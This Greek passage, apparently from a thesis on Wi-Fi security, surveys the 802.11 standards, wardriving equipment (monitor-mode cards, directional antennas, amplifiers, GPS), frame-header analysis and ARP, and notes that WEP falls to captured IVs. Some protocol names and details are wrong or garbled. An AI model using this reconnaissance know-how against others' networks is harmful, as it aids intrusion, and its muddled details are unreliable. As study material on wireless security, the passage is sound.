Το πρώτο στάνταρ της οικογένειας αυτής στα ασύρματα δίκτυα, το 802.11 legacy διαμορφώθηκε το 1997 και σήμερα είναι ξεπερασμένο. Ήταν το πρώτο στάνταρ στα ασύρματα δίκτυα το οποίο καθόριζε συχνότητα λειτουργίας στα 2.4Ghz (προηγούμενα στάνταρ λειτουργούσαν σε χαμηλότερες συχνότητες πχ 900Mhz οι οποίες σήμερα χρησιμοποιούνται στα δίκτυα GSM) και παρείχε ρυθμό δεδομένων (data rate) 1 ή 2 Mbit/s καθώς και έλεγχο σφαλμάτων. Λόγω του ότι η μπάντα των 2.4Ghz ήταν αρκετά φορτωμένη, το 1999 εμφανίστηκε μια νέα παραλλαγή του πρωτοκόλλου, η 802.11a και άρχισε να λειτουργεί στα 5GHz, μια μπάντα μη χρησιμοποιούμενη ως τότε και η οποία παρείχε ρυθμό δεδομένων της τάξεως των 54Mbit/s. Αποτέλεσμα της αλλαγής της συχνότητας εκπομπής από τα 2.4Ghzστα 5Ghz είναι τα σήματα να έχουν μικρότερη διεισδυτική ικανότητα, λόγω του μικρότερου μήκους κύματος που έχουν, κάτι το οποίο έχει και ως αποτέλεσμα το εύρος κάλυψης του 802.11a, να περιορίζεται εύκολα από τοίχους ή άλλα στερεά αντικείμενα. Το ίδιο έτος εμφανίστηκε το πρότυπο 802.11b, το οποίο ήταν μια επέκταση του αρχικού προτύπου και παρείχε ρυθμό δεδομένων ίσο με 11Mbit/s. Η αύξηση του ρυθμού ρυθμού δεδομένων (data rate) σε σύγκριση με το αρχικό πρότυπο επιταχύνθηκε με νέες μεθόδους διαμόρφωσης του σήματος (modulation - DSSS). Το γεγονός αυτό σε συνδυασμό με τις χαμηλές τιμές των συσκευών που το χρησιμοποιούσαν, είχε ως αποτέλεσμα την γρήγορη υιοθέτησή του σε βασικό ασύρματο δίκτυο. Το πρόβλημα ωστόσο ήταν οι παρεμβολές από τις οποίες επηρεάζονται οι ανωτέρω συσκευές λόγω άλλων συσκευών οι οποίες λειτουργούσαν στην ίδια μπάντα (2.4GHz) όπως τα bluetooth, οι φούρνοι μικροκυμάτων, ασύρματα τηλέφωνα και άλλα. Το 2003, ένα νέο πρότυπο το 802.11gεκπονήθηκε και καθόρισε την συχνότητα λειτουργίας της μπάντας που χρησιμοποιεί στα 2.4GHz ενώ έκανε χρήση του ίδιου μηχανισμού μετάδοσης με αυτόν του προτύπου 802.11a.

Παρείχε ρυθμό δεδομένων 54Mbit/s και συμβατότητα με τις συσκευές του 802.11b κάτι που είχε ως αποτέλεσμα τη μειωμένη απόδοση του σε σχέση με το 802.11a κατά 21%. Η συμβατότητα αυτή σε συνδυασμό με τον υψηλότερο ρυθμό δεδομένων, οδήγησε στη γρήγορη εμφάνιση συσκευών (hardware) που υποστήριζαν και τα τρία στάνταρ λειτουργίας ταυτόχρονα (dual-band - 2.4 & 5Ghz, tri-mode -802.11a & 802.11b/g). Ωστόσο, επειδή λειτουργεί στη μπάντα των 2.4Ghz, επηρεάζεται επίσης από τα ίδια προβλήματα παρεμβολών, όπως το 802.11b

Το 2004 υιοθετήθηκε το στάνταρ 802.11ιστα ασύρματα δίκτυα, το οποίο ήρθε να καλύψει κενά ασφαλείας που είχαν εντοπιστεί στο WEP, καθορίζοντας έτσι ένα νέο μηχανισμό πιστοποίησης και κρυπτογράφησης, το WPA. Άλλα στάνταρ (c-f, h, j) είναι διορθώσεις ή επεκτάσεις των προηγουμένων προτύπων.

Τα τελευταία χρόνια υιοθετήθηκε το στάνταρ802.11n, το οποίο εισάγει την τεχνολογία MIMO (Multiple In-Multiple Out), σύμφωνα με την οποία οι κάρτες αντί να έχουν μία και μόνο κεραία, μπορούν να χρησιμοποιήσουν δύο ή περισσότερες, με στόχο τη βελτίωση της συλλογής και επεξεργασίας των πληροφοριών, καθώς και περισσοτέρων δεδομένων σε ένα κανάλι επικοινωνίας. Έτσι επιτυγχάνεται ρυθμός δεδομένων ίσος με 600Mbit/s ενώ έχει τη δυνατότητα να λειτουργεί είτε στη μπάντα των 2.4GHz είτε σε αυτή των 5GHz.Τέλος χρησιμοποιεί την ίδια τεχνική διαμόρφωσης με αυτή των προτύπων 802.11a/g (OFMD – Orthogonal frequency-division multiplexing).

2.3 Εξοπλισμός

2.3.1 Πλατφόρμες Έρευνας/Επίθεσης (Mobile ComputerPlatform)

Σχέδιο 2.5:PDA με Linux

Σχέδιο2.6:Laptop με εσωτερικόWi-Fi interface

Οι φορητοί υπολογιστές (laptops/notebooks) είναι ίσως η πιο διαδεδομένη πλατφόρμα για τον εντοπισμό διαθέσιμων σημείων πρόσβασης Wi-Fi. Ενώ οι υπολογιστές χειρός (πχ PDAs) μπορούν και παρέχουν ακόμα πιο μεγάλη ευκολία και πρακτικότητα όταν ο εντοπισμός-έρευνα γίνεται περπατώντας. Ωστόσο ίσως συναντήσουμε αρκετές δυσκολίες στο να εγκαταστήσουμε σε έναν υπολογιστή παλάμης όπως αυτόν που απεικονίζεται στην Εικόνα 2.5 το απαραίτητο software συμπεριλαμβανομένων και των Linux[3]. Οι Wardrivers συνήθως χρησιμοποιούν έναν φορητό υπολογιστή όπως αυτός που απεικονίζεται στην Εικόνα 2.6, επειδή παρέχει επαρκή κινητικότητα

[3]Τα Linux είναι ένα πολύ ευέλικτο λειτουργικό σύστημα και επιτρέπει στον χρήστη να κάνει σχεδόν τα πάντα με έναν υπολογιστή.

και μπορεί εύκολα να συνδεθεί με την παροχή ρεύματος AC του οχήματος. Επιπλέον η μεγάλη οθόνη του βοηθά στην παρακολούθηση των γεγονότων κατά την διάρκεια της έρευνας/επίθεσης. Οι warwalkers και warbikers[4] θα πρέπει να ακολουθούν μια λίγο διαφορετική στρατηγική αφού βασίζονται αποκλειστικά και μόνο σε μια μπαταρία ενώ δεν έχουν τη δυνατότητα να μεταφέρουν έναν ανοιχτό φορητό υπολογιστή, με συνέπεια ένας υπολογιστής χειρός να είναι καλύτερη επιλογή σε τέτοιες περιπτώσεις. Τέλος, ένα bluetooth ανοιχτό σε ένα κινητό τηλέφωνο που είναι συνδεδεμένο με έναν φορητό υπολογιστή, μπορεί και είναι ένα μέσον ώστε να εμφανιστούν σημαντικές πληροφορίες, σχετικά με τα σημεία πρόσβασης στον φορητό υπολογιστή.

2.3.2 Κάρτα δικτύου Wi-Fi

Η κάρτα δικτύου Wi-Fi, όπως αυτή απεικονίζεται στην Εικόνα 2.6, είναι η σύνδεση μεταξύ του υπολογιστή και του δικτύου Wi-Fi , και συνήθως αναφέρεται ως Wi-Fi δίκτυο interface. Περιέχει έναν δέκτη καθώς και τις εφαρμογές τεχνικών διαμόρφωσης από την IEEE 802.11. Το λογισμικό (Firmware) που τρέχει στη συσκευή επιτρέπει την επικοινωνία μεταξύ της συσκευής και του λειτουργικού συστήματος. Οι εργασίες που γίνονται από το λογισμικό θα μπορούσαν ναγίνουν από το πρόγραμμα οδήγησηςτης συσκευής, αλλά το λογισμικό (Firmware) είναι μια λύση ώστε η λειτουργία του δέκτη χωρίς άδεια, να γίνει πολύ δύσκολη.

α β

Εικόνα 2.7:κάρτεςWi-Finetwork

Όποτε απαιτείται μια εξωτερική κεραία, η κάρτα ασύρματου δικτύου υποχρεούται να έχει υποδοχή για την είσοδο κεραίας, γεγονός το οποίο μπορεί να είναι πιο περίπλοκο από ότι φαίνεται με μια πρώτη ματιά. Αυτό συμβαίνει επειδή οι περισσότερες κυβερνήσεις χωρών επιβάλλουν

[4]Οι warwalkers και warbikers πολλές φορές μπορούν να ερευνήσουν περισσότερα μέρη μιας και υπάρχουν περιοχές στις οποίες δεν μπορεί να εισέλθει ένα αυτοκίνητο.

περιοριστικούς νόμους[5] σχετικά με το πώς ένας πομπός μπορεί να τροποποιηθεί και με το πώς αυτός μπορεί να λειτουργεί. Η σύνδεση εξωτερικών κεραιών μπορεί να αλλάξει την πυκνότητα της ακτινοβολίας του σήματος σε όρια εκτός των επιτρεπομένων.

Μία από τις μεθόδους για την αποφυγή αυτών των τροποποιήσεων ήταν, η υποχρέωση των κατασκευαστών να χρησιμοποιούν αποκλειστικές υποδοχές στις Wi-Fi κάρτες τους, έχοντας ως στόχο τον περιορισμό των δυνατοτήτων επιλογής των εξωτερικών κεραιών, μόνο σε αυτές που έχουν ελεγχθεί και εγκριθεί από τον κατασκευαστή και την εκάστοτε κυβέρνηση.

Η κάρτα που απεικονίζεται στην Εικόνα 2.7 (α) έχει μια τέτοια υποδοχή που βρίσκεται μέσα στη θήκη. Υπάρχουν πολλά διαφορετικά προγραμματιζόμενα ολοκληρωμένα (chipsets) που διατίθενται για τις κάρτες 802.11a/b/g. Θα πρέπει να τονιστεί ότι δεν έχουν όλες οι κάρτες εξίσου καλές επιδόσεις, ιδιαίτερα όσον αφορά την υποστήριξη τους με το λειτουργικό Linux.


Ένας wardriver θα χρειαστεί μια κάρτα η οποία να μπορεί να τεθεί στην ειδική λειτουργία που ονομάζεται «λειτουργία παρακολούθησης» (monitor mode). Σε αυτή τη λειτουργία, η κάρτα δικτύου δεν προσπαθεί να συνδεθεί με οποιοδήποτε σημείο πρόσβασης αλλά αυτό που κάνει είναι να συλλαμβάνει πακέτα και να τα διαβιβάζει στους οδηγούς του λειτουργικού συστήματος. Η καλύτερη επιλογή προς το παρόν είναι μια κάρτα με chipset Atheros, στην οποία μπορούν να χρησιμοποιηθούν οι οδηγοί madwifi [-3-]. Πρόσφατα ωστόσο, η εταιρεία Ralink [-6-] έφτιαξε πολύ καλούς οδηγούς συσκευών για τις κάρτες δικτύου των οποίων η λειτουργία βασίζεται στο δικό της chipset. Η λειτουργία παρακολούθησης κανονικά δεν είχε σκοπό να μεταδώσει πλαίσια (frames), κάτι το οποίο διορθώθηκε με νεότερους οδηγούς. Οι σημερινοί φορητοί υπολογιστές έχουν συνήθως μία ενσωματωμένη κάρτα Wi-Fi Mini-PCI. Συνήθως χρησιμοποιούν ένα κοινό chipset από την εταιρεία Intel, αλλά και η Atheros επίσης κάνει πολύ καλά chipsets για κάρτες Mini-PCI. Οι οδηγοί που έχουν κυκλοφορήσει από την ίδια την Intel, υποστηρίζουν τη λειτουργία παρακολούθησης, αλλά δεν μπορούν να χρησιμοποιήσουν ταυτόχρονα τη λειτουργία ώστε να εισάγουν πλαίσια (injectframes). Τις περισσότερες φορές οι κάρτες mini-PCI διαθέτουν μια τυπική υποδοχή που σε αυτήν μπορεί εύκολα να συνδεθεί μια εξωτερική κεραία. Ο συνδετήρας μεταξύ κεραίας και κάρτας είναι γνωστός ως συνδετήρας (connector) U.FL.

2.3.3Κεραίες


Οι κεραίες χρησιμοποιούνται για να εστιάσουν ή να περιορίσουν το σήμα που αποστέλλεται από την κάρτα ασύρματου δικτύου σε ένα συγκεκριμένο δίαυλο. Ο κύριος σκοπός τους είναι να αυξήσουν τη δύναμη της λήψης ή τη μετάδοσης σήματος. Ο σχεδιασμός και η κατασκευή τους είναι ένα βασικό πεδίο που απαιτεί αρκετά καλή γνώση της συμπεριφοράς των ραδιοκυμάτων. Η σημερινή δημοτικότητα του Wi-Fi έχει ως αποτέλεσμα να υπάρχει ένας μεγάλος αριθμός εγχειριδίων (manuals) στο διαδίκτυο, που αφορούν την κατασκευή των κεραιών, ώστε να βοηθήσουν ακόμα και έναν απλό χρήστη να πειραματιστεί με κάποια από τα σχέδια τους.

[5]Οι Κυβερνητικοί φορείς για τη ρύθμιση των σχετικών νόμων είναι: PostogTeletilsynetFederal στη Νορβηγία και CommunicationsCommission (FCC) στις Ηνωμένες Πολιτείες Αμερικής

Ο όρος dB είναι ένα σημαντικό μέρος των προδιαγραφών μιας κεραίας και με απλούς όρους θα μπορούσαμε να πούμε ότι μεταφράζει το κατά πόσο η δύναμη ενός σήματος έχει αυξηθεί κατά την πρόσληψη ή τη μετάδοση του. Τα Decibel (dB) βασίζονται σε μια λογαριθμική κλίμακα. Έτσι για παράδειγμα το κέρδος που προέρχεται από μια κεραία της τάξεως των 3 dB, στην πραγματικότητα σχεδόν διπλασιάζει την ισχύ του σήματος. Ο σχεδιασμός τώρα των κεραιών μπορεί να χωριστεί σε δύο κατηγορίες σε κατευθυνόμενες (directional) και κυκλικές (omni- directional). Με τις κυκλικές (omni –directional) κεραίες, όπως αυτή που απεικονίζεται στην Εικόνα 2.8 το σήμα εξαπλώνεται σε ακτίνα 360°. Με τις κατευθυνόμενες (directional) κεραίες όπως αυτή που απεικονίζεται στην εικόνα 2.9 το σήμα συγκεντρώνεται σε μια σχετικά στενή κατεύθυνση που μπορεί να κυμαίνεται από 7° έως 180°.Οι μηχανικοί συνήθως επιδιώκουν να εντοπίσουν την περιοχή όπου είναι δυνατή η σύνδεση στο δίκτυο Wi-Fi που τους ενδιαφέρει και επειδή συνήθως οι πελάτες τους είναι σε κίνηση δεν χρησιμοποιούν τις κατευθυνόμενες κεραίες. Ένας hacker πάλι έχει αρκετούς λόγους να χρησιμοποιήσει μια τέτοια κεραία, για παράδειγμα θέλει να μάθει όλα τα πιθανά σημεία πρόσβασης που μπορεί «να σπάσει» όσο μακριά και αν είναι αυτά ή επειδή αυτά βρίσκονται μακριά, η κεραία θα τον βοηθήσει να συλλάβει όσο το δυνατόν περισσότερα.



Εικόνα 2.8: 2.4 GHz 5.5 dBi omni-directional antenna



Εικόνα 2.9: 2.4 GHz 30dBi directional antenna

2.3.4 Ενισχυτές

Εικόνα 2.10: Ενισχυτής Wi-Fi που μπορεί να χρησιμοποιηθεί οπουδήποτε ακόμα και σε ποδήλατο

Οι ενισχυτές (Amplifiers) αυξάνουν την ισχύ εξόδου του εκπεμπόμενου σήματος και έτσι επεκτείνουν την εμβέλεια του. Σε μια τυπική κάρτα δικτύου Wi-Fi το μεταδιδόμενο σήμα μπορεί να έχει μέγιστη έξοδο 100 mW. Χρησιμοποιώντας έναν ενισχυτή που έχει έξοδο 1W σημαίνει ότι το σήμα έχει ενίσχυση κατά 10 φορές σε σχέση με τα 100mW που έχει η κάρτα δικτύου. Το κόστος των ενισχυτών μπορεί να είναι και κάτω από 200 Euro. Οι ενισχυτές συνήθως χρησιμοποιούνται ώστε να αντισταθμίσουν την πιθανή απώλεια σήματος που μπορεί να υπάρξει λόγω ενός μεγάλου καλωδίου κεραίας. Σε περίπτωση που ο ενισχυτής χρησιμοποιείται για την ενίσχυση του σήματος λήψεως, η καλύτερη θέση είναι η τοποθέτηση του κοντά στην κεραία έτσι ώστε το λαμβανόμενο ασθενές σήμα, από την κεραία, να μην χάνεται κατά την μεταφορά του μέσω του καλωδίου. Τέλος θα πρέπει να τονίσουμε ότι οι ενισχυτές δεν έχουν ιδιαίτερη χρησιμότητα στους μηχανικούς αλλά θα φάνουν πολύ χρήσιμοι σε κάποιον εισβολέα.

2.3.5 Δέκτες GPS


α β γ

Εικόνα 2.11: Δέκτες GPS

Ένας δέκτης GPS (Global Positioning System) μπορεί και ενημερώνει τον υπολογιστή σχετικά με την θέση στην οποία αυτός βρίσκεται, σχεδόν οπουδήποτε στη γη. Κάθε δευτερόλεπτο υπολογίζει τη θέση του με ακρίβεια από πέντε έως είκοσιπέντε μέτρα σε οποιαδήποτε από τις τρεις διαστάσεις. Λειτουργεί αποκωδικοποιώντας τα σήματα που μεταδίδονται από τους δορυφόρους GPS που βρίσκονται σε τροχιά γύρω από τη γη. Η μετάδοση σήματος από κάθε δορυφόρο περιέχει πληροφορίες σχετικά με την ακριβή ώρα και θέση του, έτσι επιτρέπει στον δέκτη (συσκευή GPS) να υπολογίσει, με τριγωνισμό, τη δική του θέση, η οποία εμφανίζεται στην οθόνη του εκφρασμένη σε συντεταγμένες ενός συγκεκριμένου γεωδαιτικού συστήματος αναφοράς. Είναι σημαντικό να κατανοήσουμε ότι ο δέκτης GPS δεν μεταδίδει τίποτα πίσω στο δορυφόρο. Συνεπώς το GPS είναι μια παθητική συσκευή. Για την βελτίωση της απόδοσης των δεκτών GPS, ανακαλύφθηκε μια νέα τεχνολογία που ονομάζεται DGPS (Differential Global Positioning System) με ακρίβεια υπολογισμού θέσης το ένα μέτρο σε ιδανικές συνθήκες.

Ένας warbiker που καταγράφει Wi-Fi πακέτα χρησιμοποιώντας κάποιο λογισμικό (software) μπορεί συνδέοντας ένα GPS στον φορητό του υπολογιστή να αποθηκεύει ταυτόχρονα τις φυσικές τους θέσεις. Στο κεφάλαιο 2.5.1 θα δούμε ενδιαφέροντες τρόπους που μπορούμε να συνδυάσουμε τα δεδομένα αυτά. Για την σύνδεση μεταξύ Laptop και GPSo συνηθέστερος τρόπος είναι μέσο USB (Universal Serial Bus) όπως απεικονίζεται στην Εικόνα 2.11 (α) ο οποίος μάλλον είναι και ο ευκολότερος τρόπος. Άλλοι τρόποι σύνδεσης είναι μέσω Bluetooth Εικόνα 2.11 (b) ο οποίος έχει το προτέρημα ότι είναι ασύρματος αλλά επειδή το Bluetooth χρησιμοποιεί και αυτό την συχνότητα των 2.4 GHz με το 802.11b/g μπορεί να προκαλέσει παρεμβολές, κάτι που έχει ως αποτέλεσμα να συλλαμβάνονται λιγότερα πακέτα και συνήθως αποφεύγεται από τους εισβολείς. Τέλος υπάρχουν φορητές συσκευές όπως αύτη που απεικονίζεται στην Εικόνα 2.11 (γ) οι οποίες έχουν πρόσθετες επιλογές ανάλογα με τις διαθέσιμες υποδοχές τους.

2.4 Αναλύοντας την κίνηση δικτύου Wi-Fi



Εικόνα 2.12:MAC frame format

Στα δίκτυα Wi-Fi κάθε πακέτο που μεταδίδεται περιέχει κομμάτια πληροφορίας που χρησιμοποιούνται σε διάφορα σημεία, των διαφορετικών στρωμάτων, της επικοινωνίας και όπως φαίνεται από την Εικόνα 2.12 περιέχει την κεφαλίδα (header) MAC, το σώμα του πλαισίου (frame body) και το FCS (frame check sequence).(Οι αριθμοί αντιπροσωπεύουν τον αριθμό των bytes που αναλογεί σε κάθε πεδίο).Παρά το γεγονός ότι τα πακέτα μπορούν να είναι κωδικοποιημένα στα δίκτυα Wi-Fi, εξακολουθούν και έχουν κεφαλίδες απλού κειμένου (plaintext headers).Οι συγκεκριμένες κεφαλίδες είναι πολύτιμες για όποιον θέλει να κάνει ανάλυση στο δίκτυο. Το σύνολο του πλαισίου MAC που εμφανίζεται στην Εικόνα 2.12 είναι εύκολα διαθέσιμο με τα εργαλεία (user-space) των Linux[6].Να τονιστεί εδώ ότι όλα τα πακέτα σε ένα δίκτυο Wi-Fi, είναι σύμφωνα με τη παραπάνω μορφή πλαισίου MAC. Το πεδίο του πλαισίου ελέγχου (Frame Control)που απεικονίζεται στην Εικόνα 2.13 περιέχει πληροφορίες ελέγχου που χρησιμοποιούνται για να καθοριστεί το είδος του πλαισίου MAC καθώς και πληροφορίες σχετικές με την επεξεργασία των υπολοίπων πεδίων του. Υπάρχουν τρεις κύριες κατηγορίες (types) των πακέτων και πολλές υποκατηγορίες (subtypes).


1. **Κατηγορία Management: με υποκατηγορίες Association, Probe, Beacon, and Authentication.**
2. **ΚατηγορίαControl: με υποκατηγορίες RTS, CTS, PS-Poll, ACK, CF-Ack/Poll.**
3. **ΚατηγορίαData: με υποκατηγορίες Data, Data + CF-Ack /PollandNull -function.**

Στις ενότητες που ακολουθούν, μόνο τα ενδιαφέροντα πεδία θα συζητηθούν.

[6]Το μόνο που έχουμε να κάνουμε είναι να βάλουμε το interfaceσε λειτουργία παρακολούθησηςκαιτο πλαίσιο MAC θα ακροαστεί.

2.4.1Πληροφορίες από τα πλαίσια (frames)

Από το πεδίο του πλαισίου ελέγχου (frame control) μπορούμε να εξάγουμε τις παρακάτω πληροφορίες



Εικόνα2.13: FrameControlField

Το δίκτυο αποτελεί μέρος του WDS: ToDS =1 and FromDS =1

Δίκτυο είναι σε λειτουργία ad-hoc: ToDS =0 and FromDS=0

Δίκτυο είναι σε λειτουργία infrastructure mode: ToDS =1 or FromDS =1 and Type=Data.

Επιπλέον, κάθε καταλαμβανόμενο πλαίσιο περιλαμβάνει και την ισχύ του σήματος η οποία μετράται από τον δέκτη. Αν συνδυαστούν τώρα τα δεδομένα αυτά με τις GPS-συντεταγμένες, είναι δυνατό να εκτιμηθεί:

- **Το εύρος του δικτύου**
- **Η θέση του σημείου πρόσβασης (Access point)**
- **Η θέση του πελάτη (Client)**

Τέλος να σημειωθεί ότι τα κτίρια ή άλλα εμπόδια έχουν ως αποτέλεσμα την μείωση της ακρίβειας των εκτιμήσεων, ενώ η μετακίνηση των πελατών ή των σημείων πρόσβασης δεν αντιμετωπίζονται.

2.4.2Πληροφορίες από τα πλαίσια δεδομένων (Data Frames)

WEP ή WPA encryption: B14 = 1

Type of payload: Για παράδειγμα, αν η διεύθυνση προορισμού είναι η διεύθυνση εκπομπής, και το μέγεθος του φορτίου είναι 68 bytes τότε πιθανότατα είναι ένα ARP (Address Resolution Protocol) αίτημα (δες Κεφάλαιο 3.3.5)

Network is a bridge: Μόνο data packets με Frame Capability: ToDS=1 καιFromDS = 1, μεταδίδονται

Διεύθυνση MAC του σημείου πρόσβασης: Στην κεφαλίδα MAC (header): Address 1, 2 or 3.

Διεύθυνση MAC των κινητών σταθμών: Στην κεφαλίδα MAC (header): Address 1, 2, 3 or 4.

Διεύθυνση MAC των καλωδιωμένων σταθμών: Στην κεφαλίδα MAC (header): Address 1, 2, 3 or 4.


Ένα άλλο πολύτιμο κομμάτι είναι τα IV, τα οποία αποστέλλονται με κάθε πλαίσιο δεδομένων (data frame)σε ένα κρυπτογραφημένο δίκτυο. Τα IV και η χρήση τους καθιστούν δυνατό τον έλεγχο του βαθμού ασφαλείας του συστήματος κρυπτογράφησης WEP ή WPA, αποκλειστικά από τα «κλεμμένα»πλαίσια δεδομένων (data frames). Η ασφάλεια WEP είναι εύκολο να ξεπεραστεί, εφόσον γνωρίζουμε ότι τα IV είναι διαφορετικά για κάθε πλαίσιο που αποστέλλεται και το μόνο που χρειάζεται είναι να γίνει η σύγκριση των πλαισίων από την ίδια διεύθυνση εκπομπής. Για την ασφάλεια WPA τα πράγματα είναι πιο περίπλοκα καθώς περιέχει διπλές τιμές για κάθε τρίμπιτο (3-byte) IV και μόνο οι EIV (Extended Initialization Vector) τιμές αλλάζουν για το κάθε πεδίο.

Το ωφέλιμο φορτίο (payload) των πλαισίων δεδομένων (dataframes) μπορεί να είναι ARP, Internet Protocol (IP) [-28-], Internet Control Message Protocol (ICMP) [-27-], Transport Control Protocol (TCP) [-29-], Universal Datagram Protocol (UDP) κτλ. Όλα αυτά είναι προσαρμοσμένα στο πρωτόκολλο πρόσβασης SNAP (Subnetwork Access Protocol) [-30-] Τα διάφορα είδη πακέτων και η γνώση των δομών τους, χρησιμοποιούνται στα επόμενα κεφάλαια έτσι ώστε να ενεργοποιηθούν και να βελτιωθούν ορισμένες από τις επιθέσεις που περιγράφονται εκεί.

2.4.2.1 Το πρωτόκολλο ARP

Στα δίκτυα υπάρχει μια ποικιλία πρωτοκόλλων. Ένα από αυτά είναι το πρωτόκολλο ARP. Με το ARP να σημαίνει Address Resolution Protocol. Σε ένα δίκτυο, όταν ένας υπολογιστής θέλει να βρει έναν άλλον, πρέπει να γνωρίζει τη διεύθυνση IP αυτού του υπολογιστή, στις πληροφορίες που εισάγονται όμως στα πακέτα περιέχεται μόνο η MAC διεύθυνση του υπολογιστή προορισμού. Όταν ο υπολογιστής ξέρει μόνο την IP θα πρέπει να ρωτήσει για τη διεύθυνση MAC. Αυτή η «μετάφραση» από την διεύθυνση IP σε διεύθυνση MAC γίνετε χρησιμοποιώντας το πρωτόκολλο ARP.

Για παράδειγμα, θα μπορούσαμε να φανταστούμε ότι ένας υπολογιστής(υπολογιστής Α) με διεύθυνση IP 192.168.2.105 θέλει να επικοινωνήσει με έναν υπολογιστή (υπολογιστής Β)με διεύθυνση IP 192.168.2.100,. Ο Υπολογιστής Α θα ελέγξει τον ARP πίνακα που διαθέτει αν περιέχει τη MAC του υπολογιστή Β. Αν όχι θα στείλει ένα μήνυμα στη Διεύθυνση FF:FF:FF:FF:FF:FF ζητώντας την ARP Διεύθυνση του υπολογιστή Β. (ARP REQUEST)



